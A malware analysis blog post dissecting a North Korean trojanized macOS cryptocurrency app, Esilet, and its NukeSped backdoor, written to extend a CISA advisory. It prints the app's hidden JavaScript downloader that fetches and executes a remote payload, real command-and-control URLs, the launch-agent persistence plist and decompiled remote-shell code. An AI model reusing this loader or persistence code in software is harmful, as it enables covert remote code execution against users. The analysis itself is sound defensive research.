objective-see.org /blog/blog_0x6E.html

From The DPRK With Love - analyzing a recent north korean macOS backdoor

---

by: Patrick Wardle / May 9, 2022

Background

In mid April, the Cybersecurity & Infrastructure Security Agency (CISA) published a report detailing *"[A] North Korean State-Sponsored APT Target[ing] Blockchain Companies"*:

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Alert (AA22-108A)

TraderTraitor: North Korean State-Sponsored APT Targets Blockchain Companies

The report begins with an informative overview of both the targets of, and techniques used the North Korean cyber actor (publicly known as Lazarus Group or APT38).

> The U.S. government has observed North Korean cyber actors targeting a variety of organizations in the blockchain technology and cryptocurrency industry...
>
> The activity described in this advisory involves social engineering of victims using a variety of communication platforms to encourage individuals to download trojanized cryptocurrency applications on Windows or macOS operating systems. The cyber actors then use the applications to gain access to the victim's computer, propagate malware across the victim's network environment, and steal private keys or exploit other security gaps.
>
> These activities enable additional follow-on activities that initiate fraudulent blockchain transactions. -CISA

Moreover, the report also (albeit rather briefly) describes the malicious applications targeting both Windows and Mac.

The macOS samples listed in the CISA report, include:

- DAFOM-1.0.0.dmg (`60b3cfe2ec3100caf4afde734cfd5147f78acf58ab17d448019683 1db4aa5f18`)
- TokenAIS.app.zip (`5b40b73934c1583144f41d8463e227529fa7157e26e6012babd062e3fd7e0b03`)

- CryptAIS.dmg (`f0e8c29e3349d030a97f4a8673387c2e21858cccd1fb9ebbf9009b27743b2e5b`)
- Esilet.dmg (`9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598`)
- Esilet-tmpzpsb3 (`9d9dda39af17a37d92b429b68f4a8fc0a76e93ff1bd03f06258c51b73eb40efa`)
- Esilet-tmpg7lpp (`dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156`)
- darwin64.bin (`89b5e248c222ebf2cb3b525d3650259e01cf7d8fff5e4aa15ccd7512b1e63957`)


In this blog post, we build upon CISA's report, diving deeper into one of the malicious macOS samples. Specifically we'll focus on a sample distributed within a trojanized application named `Esilet`.

Esilet: 1st Stage

The open-source of the North Koreans to target the cryptocurrency community via trojanized application is not new. Previous research on this includes:

- Objective-See: OSX.WatchCat
- SentinelOne: Four Distinct Families of Lazarus Malware Target Apple's macOS Platform

The CISA report notes that *"Esilet claims to offer live cryptocurrency prices and price predictions"*. …which can be confirmed by running the (trojanized) application in a isolated Virtual Machine:




The application is distributed via a disk image, named `Esilet.dmg`:

```
% du -h ~/Malware/NukeSped/Esilet.dmg
78M  /Users/patrick/Malware/NukeSped/Esilet.dmg

% shasum -a256 ~/Malware/NukeSped/Esilet.dmg
9ba02f8a985ec1a99ab7b78fa678f26c0273d91ae7cbe45b814e6775ec477598
```

This disk image was originally submitted to VirusTotal in late 2020. Although it was originally undetected, detections have (somewhat) increased since then:



Esilet.dmg on VirusTotal

You can mount the disk image (via `hdiutil`), to extract its files:

```
hdiutil attach /Users/patrick/Malware/TraderTraitor/Esilet.dmg -noverify

/dev/disk6              GUID_partition_scheme
/dev/disk6s1            Apple_HFS                       /Volumes/Esilet

% ls /Volumes/Esilet
Esilet.app
```

Opening the mounted disk image (`/Volumes/Esilet`) in Finder reveals a application, named `Esilet.app`:

The application is not signed, and via the `file` utility we see its main executable is a standard 64-bit Mach-O binary (named `Esilet`):

```
% codesign -dvv /Volumes/Esilet/Esilet.app
/Volumes/Esilet/Esilet.app: code object is not signed at all

% file /Volumes/Esilet/Esilet.app/Contents/MacOS/Esilet
/Volumes/Esilet/Esilet.app/Contents/MacOS/Esilet: Mach-O 64-bit executable
x86_64
```

We can confirm CISA's findings that application is an Electon application, by looking at `Esilet.app`'s dependencies via `otool` (noting `Electron Framework.framework`):

```
% otool -L /Volumes/Esilet/Esilet.app/Contents/MacOS/Esilet
/Volumes/Esilet/Esilet.app/Contents/MacOS/Esilet:

/System/Library/Frameworks/MediaPlayer.framework/Versions/A/MediaPlayer
@rpath/Electron Framework.framework/Electron Framework
...
```

From a reversing point of view, this is good news. Why? Electron applications are rather trivial to analyze, as they (always?) ship with their original (JavaScript) source code. However this code may be archived and thus, must first be unpacked.

To learn more about Electon, head over to:
"Electon is, *"a framework for creating native applications with web technologies like JavaScript, HTML, and CSS*".
ElectronJS.org.

If an Electron application is packed, the archive format is `asar`. From the `asar` github repo:

> "*Asar is a simple extensive archive format, it works like tar that concatenates all files together without compression, while having random access support.*"

As noted in a StackOver post titled, "How to unpack an .asar file?" one can unpack an `asar` archive via the following: `npx asar extract app.asar destfolder`.

In the `Esilet.app` we find an `asar` archive (`app.asar`) in `Contents/Resources/` and extract it in the following manner:

```
$ npx asar extract Esilet.app/Contents/Resources/app.asar asar(unpacked)
```

The extracted archive contains various files, most notably several JavaScript files:

The CISA report notes:

> "*It contains a simpler version of TraderTraitor code in a function exported as UpdateCheckSync() located in a file named update.js, which is bundled in renderer.prod.js, which is in the app.asar archive*." -CISA

Let's take a peek at the (beautified) `renderer.prod.js` files, specifically looking at the `UpdateCheckSync` function:

```
 1"./app/update.js": function(e, t, r) {
 2        async function i() {
 3            var e = "/";
 4            "win32" == r("os").platform().toLowerCase() && (e = "\\");
 5            var t = r("os").tmpdir(),
 6                i = "https://www.esilet.com/update/" + r("os").platform()
+ ".json",
 7                n = t + e + "Esilet-tmp" +
Math.random().toString(36).substring(8);
 8            "\\" == e && (n += ".exe");
 9            var o = t + e + "noEsilet-0000";
10            try {
11                if (r("fs").existsSync(o)) return;
12                request = r("./app/node_modules/request/index.js"),
request({
13                    rejectUnauthorized: !1,
14                    url: i
15                }, (function(t, i, o) {
```

```
16                    if (t || !i || 200 != i.statusCode) return;
17                    var a = "https://www.esilet.com/update/" +
JSON.parse(o).path;
18                    let s = r("fs").createWriteStream(n);
19                    request({
20                        rejectUnauthorized: !1,
21                        url: a,
22                        gzip: !0
23                    }).pipe(s).on("finish", () => {
24                        "\\" != e && r("fs").chmodSync(n, 511),
r("child_process").exec(n), setTimeout((function() {
25                            console.log(n), r("child_process").exec(n),
console.log(n)
26                        }), 12e3)
27                    }).on("error", e => {})
28                }))
29            } catch (e) {}
30        }
31        e.exports = {
32            UpdateCheckSync: i,
33            UpdateCheckAsync: async function() {
34                await new Promise(e => {
35                    i()
36                })
37            }
38        }
39    },
```

This code will be automatically executed when the user opens the trojanized application.

The most relevant logic of the `UpdateCheckSync` function can be found around line 17. Here you can see the code builds a url (base url: `https://www.esilet.com/update/`), and then makes a request which is written out (to a path found in the `n` variable).

On line 24, this downloaded file is executed, via `exec(n)`.

And what is downloaded (and executed)? The CISA report states:

> [the application] has been observed delivering payloads of at least two different macOS variants of Manuscrypt" -CISA

Let's now take a look at the Manuscrypt (`Nukesped`) backdoor.

Esilet: 2nd-Stage

As the CISA report provides several hashes for what they refer to as the "Manuscrypt" backdoor. (We'll stick with "NukeSped", which seems to be the name that public AV-engines prefer).


The binary we'll focus on is named `Esilet-tmpg7lpp`. It is an unsigned 64-bit Mach-O binary:

```
% shasum -a256 ~/Malware/NukeSped/Esilet-tmpg7lpp
dced1acbbe11db2b9e7ae44a617f3c12d6613a8188f6a1ece0451e4cd4205156

% file Esilet-tmpg7lpp
Esilet-tmpg7lpp: Mach-O 64-bit executable x86_64

% codesign -dvv Esilet-tmpg7lpp
Esilet-tmpg7lpp: code object is not signed at all
```

The binary was originally submitted to VirusTotal in late 2020 (via one of Objective-See's tools, which allows users to submit files directly to VirusTotal). Although it was originally undetected, detections have (somewhat) increased since then:



Esilet-tmpg7lpp on VirusTotal

When triaging an unknown (possibly) malicious binary, running `strings` (to extract, well, strings) can reveal a myriad of information:

```
% strings - Esilet-tmpg7lpp

Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML,
like Gecko) Version/7.0.3 Safari/7046A194A
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/537.13+ (KHTML,
like Gecko) Version/5.1.7 Safari/534.57.2
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.55.3 (KHTML,
like Gecko) Version/5.1.3 Safari/534.53.10
...

Cookie: _ga=%s%02d%d%d%02d%s; gid=%s%02d%d%03d%s
```

```
Content-Type: application/octet-stream
Content-Length: %d
User-Agent: %s
Accept-Language: *
Accept: */*
Cache-Control: no-cache
Pragma: no-cache
Connection: keep-alive
...

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.%s.agent</string>
<key>ProgramArguments</key>
<array>
<string>%s</string>
<string>daemon</string>
</array>
<key>KeepAlive</key>
<false/>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
...

/Library/LaunchDaemons/com.%s.agent.plist
%s/Library/LaunchAgents/com.%s.agent.plist

...
/bin/bash
sw_vers
ProductVersion: %d.%d.%d
BuildVersion: %x
networksetup -listallnetworkservices
networksetup -getwebproxy '%s'
Enabled: Yes
Server:
Port:
%s:%s
applex.services.agent
```

```
...

https://sche-eg.org/plugins/top.php
https://www.vinoymas.ch/wp-content/plugins/top.php
https://infodigitalnew.com/wp-content/plugins/top.php
...

@_curl_easy_cleanup
@_curl_easy_getinfo
@_curl_easy_init
@_curl_easy_perform
@_curl_easy_setopt
@_curl_global_cleanup
@_curl_global_init
@_curl_slist_append
@_curl_slist_free_all
...

@_dup2
@_execv
@_exit
@_fopen
@_fork
@_fwrite
@_getpwuid
@_getuid
@_inet_addr
@_open
@_pipe
@_popen
@_read
@_write
```


Solely from the `strings` output we can glean various information (that sure, should be be fully confirmed via continued analysis):

- User-agent strings used by the binary
- HTTP headers used by the binary, including (custom?) cookie values
- An embedded launch item property list
- Path for the launch item property list
- Shell commands likely for generating a survey
- URLs, likely command and control (or exfil) servers
- `curl`-related APIs for networking communications
- API related to executing commands, reading/writing files, etc. etc.

In short, it appears the the `Esilet-tmpg7lpp` is a persistent backdoor, that affords remote attackers continued access and capabilities on an infected system.

Ok, enough static analysis, let's run `Esilet-tmpg7lpp` (in an isolated VM) and see what it does!

Unsurprisingly, at least at the UI level, nothing appears amiss:



…behind the scenes though, is another story

Vial a File Monitor we can passively observe the malware persisting itself as a launch item (agent):

```
# FileMonitor.app/Contents/MacOS/FileMonitor
...
{
    "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
    "timestamp": "2022-05-08 07:44:28 +0000",
    "file": {
        "destination":
"/Users/user/Library/LaunchAgents/com.applex.services.agent.agent.plist",
        "process": {
            "pid": 1479,
            "path": "/Users/user/Desktop/Esilet-tmpg7lpp",
            "uid": 501,
            "arguments": ["/Users/user/Desktop/Esilet-tmpg7lpp"],
            "ppid": 1380,
            "ancestors": [1380, 1379, 1377, 1],
            "signing info (reported)": {
                "csFlags": 0,
```

```
                "platformBinary": 0,
                "signingID": "(null)",
                "teamID": "(null)",
                "cdHash": "0000000000000000000000000000000000000000"
            },
            "signing info (computed)": {
                "signatureStatus": -67062
            }
        }
    }
}

...

{
    "event": "ES_EVENT_TYPE_NOTIFY_WRITE",
    "timestamp": "2022-05-08 07:44:28 +0000",
    "file": {
        "destination":
"/Users/user/Library/LaunchAgents/com.applex.services.agent.agent.plist",
        "process": {
            "pid": 1479,
            "path": "/Users/user/Desktop/Esilet-tmpg7lpp",
            "uid": 501,
            "arguments": ["/Users/user/Desktop/Esilet-tmpg7lpp"],
            "ppid": 1380,
            "ancestors": [1380, 1379, 1377, 1],
            "signing info (reported)": {
                "csFlags": 0,
                "platformBinary": 0,
                "signingID": "(null)",
                "teamID": "(null)",
                "cdHash": "0000000000000000000000000000000000000000"
            },
            "signing info (computed)": {
                "signatureStatus": -67062
            }
        }
    }
}
```


We can examine the malware's (now-created) launch agent property list (`~/Library/LaunchAgents/com.applex.services.agent.agent.plist`)


```
1<?xml version="1.0" encoding="UTF-8"?>
2<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
```

```
 3<plist version="1.0">
 4<dict>
 5        <key>Label</key>
 6        <string>com.applex.services.agent.agent</string>
 7        <key>ProgramArguments</key>
 8        <array>
 9                <string>/Users/user/Desktop/Esilet-tmpg7lpp</string>
10                <string>daemon</string>
11        </array>
12        <key>KeepAlive</key>
13        <false/>
14        <key>RunAtLoad</key>
15        <true/>
16</dict>
17</plist>
```

Its a pretty standard persistent launch agent with:

- Name (Label): com.applex.services.agent.agent
- Path: Location where the malware was executed (e.g. ~/Desktop/Esilet-tmpg7lpp)
- RunAtLoad: Set to `true` ensuring the malware will be automatically (re)started each time the user logs in.

Next, the malware attempts to beacon out to (one of) its command and control server for tasking. For example, it was observed attempting to connect to `www.vinoymas.ch` (which resolved to: `46.16.62.238`).

Unfortunately this (and its other) command and control server(s) appear offline or non-responsive.

However, if we take a peek at the binary's disassembly, its fairly simple to uncover it's taskable capabilities.

For example at `0x0000000100004A50` we find a function that after connecting to the server, contains a large switch statement that appears invoke various functions, based on commands received from the the server.

```
__text:0000000100004B52                 mov     ecx, eax
__text:0000000100004B54                 sub     ecx, 21279Eh
__text:0000000100004B5A                 mov     [rbp+task?], eax
__text:0000000100004B5D                 jz      loc_100004C80
__text:0000000100004B63                 jmp     $+5
__text:0000000100004B68 ; ---------------------------------------------
-------------------------
__text:0000000100004B68
__text:0000000100004B68 loc_100004B68:
__text:0000000100004B68                 mov     eax, [rbp+task?]
__text:0000000100004B6B                 sub     eax, 2AFCB2h
```

```
__text:0000000100004B70                 jz      loc_100004C13
__text:0000000100004B76                 jmp     $+5
__text:0000000100004B7B ; ---------------------------------------------------
--------------------------
__text:0000000100004B7B
__text:0000000100004B7B loc_100004B7B:
__text:0000000100004B7B                 mov     eax, [rbp+task?]
__text:0000000100004B7E                 sub     eax, 38CE55h
__text:0000000100004B83                 jz      loc_100004C3A
__text:0000000100004B89                 jmp     $+5
__text:0000000100004B8E ; ---------------------------------------------------
--------------------------
__text:0000000100004B8E
__text:0000000100004B8E loc_100004B8E:
__text:0000000100004B8E                 mov     eax, [rbp+task?]
__text:0000000100004B91                 sub     eax, 3A65F8h
__text:0000000100004B96                 jz      loc_100004D3F
__text:0000000100004B9C                 jmp     $+5
__text:0000000100004BA1 ; ---------------------------------------------------
--------------------------
__text:0000000100004BA1
__text:0000000100004BA1 loc_100004BA1:
__text:0000000100004BA1                 mov     eax, [rbp+task?]
__text:0000000100004BA4                 sub     eax, 3A6A93h
__text:0000000100004BA9                 jz      loc_100004C5D
__text:0000000100004BAF                 jmp     $+5
```

For example, if the instruction at line `0x0000000100004B6B` (`sub eax, 2AFCB2h`, which operates on the tasking command from the server), results in a zero (e.g. a match), the `jz` (jump if zero flag is set) will be taken:

```
__text:0000000100004B68                 mov     eax, [rbp+task?]
__text:0000000100004B6B                 sub     eax, 2AFCB2h
__text:0000000100004B70                 jz      loc_100004C13
```

The jump destination is `loc_100004C13` which shortly thereafter calls a subroutine found at `0x0000000100002920`

This subroutine calls various other subroutines to generate an survey of the infected system. For example a subroutine at `0x0000000100004060` executes the `sw_vers` shell command to determine the (product and build) version of system:

```
1var_2D0 = popen("sw_vers", "r");
2if (var_2D0 != 0x0) {
3        rax = fgets(&var_210, 0x200, var_2D0);
4        if (rax != 0x0) {
```

```
 5                rax = fgets(&var_210, 0x200, var_2D0);
 6                if (rax != 0x0) {
 7                        sub_100003d30(&var_210);
 8                        rax = sscanf(&var_210, "ProductVersion:
%d.%d.%d");
 9                        var_2B4 = rax;
10                        if (var_2B4 == 0x3) {
11                                *(int32_t *)var_298 = 0x0;
12                                *(int32_t *)var_2A0 = 0x0;
13                                rax = fgets(&var_210, 0x200, var_2D0);
14                                if (rax != 0x0) {
15                                        sub_100003d30(&var_210);
16                                        rax = sscanf(&var_210,
"BuildVersion: %x");
17                                        var_2B4 = rax;
18                                        if (var_2B4 == 0x1) {
19                                                *(int32_t *)var_2A8 =
0x0;
20                                                var_2B4 = 0x1;
21                                        }
22                                }
23                        }
24                }
25        }
26}
```

…thus we know the backdoor can be remotely tasked to generate a survey of an infected system.

Another taskable subroutine is found at `0x00000001000036A0`.
It contains code to execute a shellcommand (or script) via `/bin/bash -c`:

```
 1;sub_1000036a0
 2...
 3loc_10000373e:
 4    var_74 = fork();
 5    if (var_74 >= 0x0) goto loc_100003755;
 6    goto loc_100003bb0;
 7
 8loc_100003755:
 9    if (0x0 == var_74) {
10            close(var_10);
11            if (dup2(var_C, 0x1) < 0x0) {
12                    exit(*(int32_t *)error());
13            }
14            if (dup2(var_C, 0x2) < 0x0) {
15                    exit(*(int32_t *)error());
```

```
16              }
17              var_30 = "/bin/bash";
18              rax = execv(var_30, &var_30);
19              if (rax < 0x0) {
20                      exit(*(int32_t *)error());
21              }
22              exit(0x0);
23      }
```

This affords remote attacker the ability to execute arbitrary commands on an infected system.

